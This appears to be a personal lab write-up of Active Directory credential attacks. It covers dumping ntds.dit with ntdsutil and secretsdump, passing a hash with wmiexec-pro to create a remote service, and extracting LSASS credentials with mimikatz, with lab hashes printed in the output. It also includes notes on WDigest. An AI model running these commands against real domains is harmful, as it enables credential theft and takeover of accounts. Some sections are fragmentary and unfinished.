

1. Network diagram

2. Scenario

- Assume that attacker has SAM and NTDS file.
- Therefore, they analyze and get the user's hashed password. After that, they try to use that hash to attack by passing the hash method

3. Setup

- **Join win10 to DC*
- Open control panel -> setup DNS server on win 10 point to DC's ip address
- look up DNS



4. Attack

Lab1 : ntds.dit file



- <https://github.com/XiaoliChan/wmiexec-Pro>
- <https://sec.vnpt.vn/2024/02/review-wmi-tool>
- <https://www.crowdstrike.com/en-us/blog/how-to-detect-and-prevent-impackets-wmiexec/>
- <https://specterops.io/blog/2017/03/16/pass-the-hash-is-dead-long-live-localaccounttokenfilterpolicy/>

```
powershell "ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q"
```

⇒ Get sam/system/ntds.dit file




impacket-secretsdump -system SYSTEM -ntds "ntds.dit" LOCAL



```
vboxuser:aes256-cts-hmac-sha1-96:5ce378c450326ac741549775c8f0f1e74d057de95a4990a1257df3f1f1a21c0f
vboxuser:aes128-cts-hmac-sha1-96:df338d9d0e4a516f2ee086bb9ef32459
vboxuser:des-cbc-md5:5840438c38e686cd
WINSERVER2022$:aes256-cts-hmac-sha1-96:9ded02fecb653ace3034854dfe71dda5843a7fdb8c7966099ef34ab1b883fa6b
WINSERVER2022$:aes128-cts-hmac-sha1-96:370a0051ba69a804127d46b8bfd3bd83
WINSERVER2022$:des-cbc-md5:5216a1f19d9740e5
krbtgt:aes256-cts-hmac-sha1-96:274e4f839325871533167ff93bd05a65b8a7890bfd0cf0515cb1dbe342042783
krbtgt:aes128-cts-hmac-sha1-96:6f2c27690d6292d7407fa481c500a073
krbtgt:des-cbc-md5:19c48fd00840ce16
PentestAD.local\weakaccount:aes256-cts-hmac-sha1-96:2ef3a0ab01c0197c43cdad6afa119f6ca6582a3c618343ba9d5cdced51dd30d1
PentestAD.local\weakaccount:aes128-cts-hmac-sha1-96:b168b0542ec11875db5d17e74f0129c4
PentestAD.local\weakaccount:des-cbc-md5:68c12c8fbf7686bc
DESKTOP-JJDJ0D8$:aes256-cts-hmac-sha1-96:b5ba25b2270ecc3e94bd62c78ce554a28f89288d8f8906980eca1570a7d2b1bf
DESKTOP-JJDJ0D8$:aes128-cts-hmac-sha1-96:131abb5c61c92a23361bac7b59ca017c
DESKTOP-JJDJ0D8$:des-cbc-md5:c17afb0e517c91f2
PentestAD.local\badguy:aes256-cts-hmac-sha1-96:9253c74c554cd47105e4aaa0b641443adf753e551456d910cfaeb05384c03919
PentestAD.local\badguy:aes128-cts-hmac-sha1-96:309a51d0466114aedd3d1e1ec5968a3f
PentestAD.local\badguy:des-cbc-md5:514652bf77ef6dc7
PentestAD.local\cuongadmin:aes256-cts-hmac-sha1-96:fa1bfa42e70ff439b8818cd3a7ec1dd0d1702b973e5712ad37ebf563f6b1d6ba
PentestAD.local\cuongadmin:aes128-cts-hmac-sha1-96:f1e8feae64b7b8eb2839368d98da1a2
PentestAD.local\cuongadmin:des-cbc-md5:499829aae1092f4
[*] Cleaning up...

(kali㉿kali)-[~]
```

python3 wmiexec-pro.py -hashes
aad3b435b51404eeaad3b435b51404ee:c57fd52ba052c00135eb2d14f16b6e65 win10_virtualbox@192.168.1.18
service -action create -service-name "test" -display-name "For test" -bin-path 'C:\windows\system32\calc.exe'



Administrator:500:aad3b435b51404eeaad3b435b51404ee:f1285578091ecde0d6bb02f694072059:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
vboxuser:1000:aad3b435b51404eeaad3b435b51404ee:ccdc4949389fe4e5486562dc436fa2de:::
WINSERVER2022\$:1001:aad3b435b51404eeaad3b435b51404ee:f95a3ed8d9dba01266000b476db9b5dc:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d35e87bae10f42be0064848e9e0508c6:::

PentestAD.local\weakaccount:1108:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::

DESKTOP-JJDJOD8\$:1109:aad3b435b51404eeaad3b435b51404ee:c927bd38856578dfdc6541c7600eef0e:::

PentestAD.local\badguy:1110:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::

PentestAD.local\cuongadmin:1112:aad3b435b51404eeaad3b435b51404ee:c57fd52ba052c00135eb2d14f16b6e65:::

[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:3cabbf129b80ac15516e918b6bd9c998:::

win10_virtualbox:1001:aad3b435b51404eeaad3b435b51404ee:c57fd52ba052c00135eb2d14f16b6e65:::

user1:1005:aad3b435b51404eeaad3b435b51404ee:189400de231310b8e90683ae16eeaf81:::

[*] Cleaning up...

Lab2: using mimikatz to get credentials on the running memory

```
mimikatz 2.2.0 x64 (oe.eo)
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\duser>cd ..\..

C:\>cd tools\mimikatz_trunk\x64

C:\tools\mimikatz_trunk\x64>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # _
```

```
mimikatz 2.2.0 x64 (oe.eo)
C:\>cd tools\mimikatz_trunk\x64
C:\tools\mimikatz_trunk\x64>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 5448097 (00000000:005321a1)
Session          : Interactive from 0
User Name        : user1
Domain          : W2019
Logon Server     : W2019
Logon Time       : 2/25/2022 3:15:45 PM
SID              : S-1-5-21-1873126099-3792864016-2277383625-1004

msv :
[00000003] Primary
* Username : user1
* Domain   : W2019
* NTLM     : df440b6605d9fcd7ecfefd7c9785ecd2
* CSHA1    : 180a4ad16d6ca102705a07b4a71d265da7a0075a
```

Lab3: security support provider

Note

Microsoft Digest (wdigest.dll) is a legacy Security Support Provider (SSP) for the Windows API that implements the Digest Access protocol for HTTP and SASL authentication. It is widely monitored in cybersecurity because, if enabled, it forces Windows to store user credentials in **plaintext** within memory

Core Functions & Risks

- **Purpose:** It authenticates clients by using a challenge-response mechanism, primarily for legacy web-based systems (IIS) and LDAP queries.
- **Security Flaw:** It caches clear-text passwords in the Local Security Authority Subsystem Service (LSASS) memory. If an endpoint is compromised, attackers use credential-dumping tools (such as Mimikatz) to instantly extract these plaintext passwords, bypassing basic hash-based attacks.
- **Current Status:** Microsoft has officially deprecated WDigest. It is disabled by default in modern operating systems like Windows 10 and Windows 11x.

How to Verify and Manage WDigest


1. Registry Verification

- **Location:** HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest
- **Key:** UseLogonCredential
- **Value:** A value of 1 means it is enabled and caching clear-text credentials; 0 means it is disabled

2. Investigate

Loaded by lsass.exe: C:\Windows\System32\wdigest.dll


Run Process Explorer with an administrator permissions



Lab3: user's rights

On windows 10:

Apply the setting



Switch on DC:


Test logon with psexec.exe

```
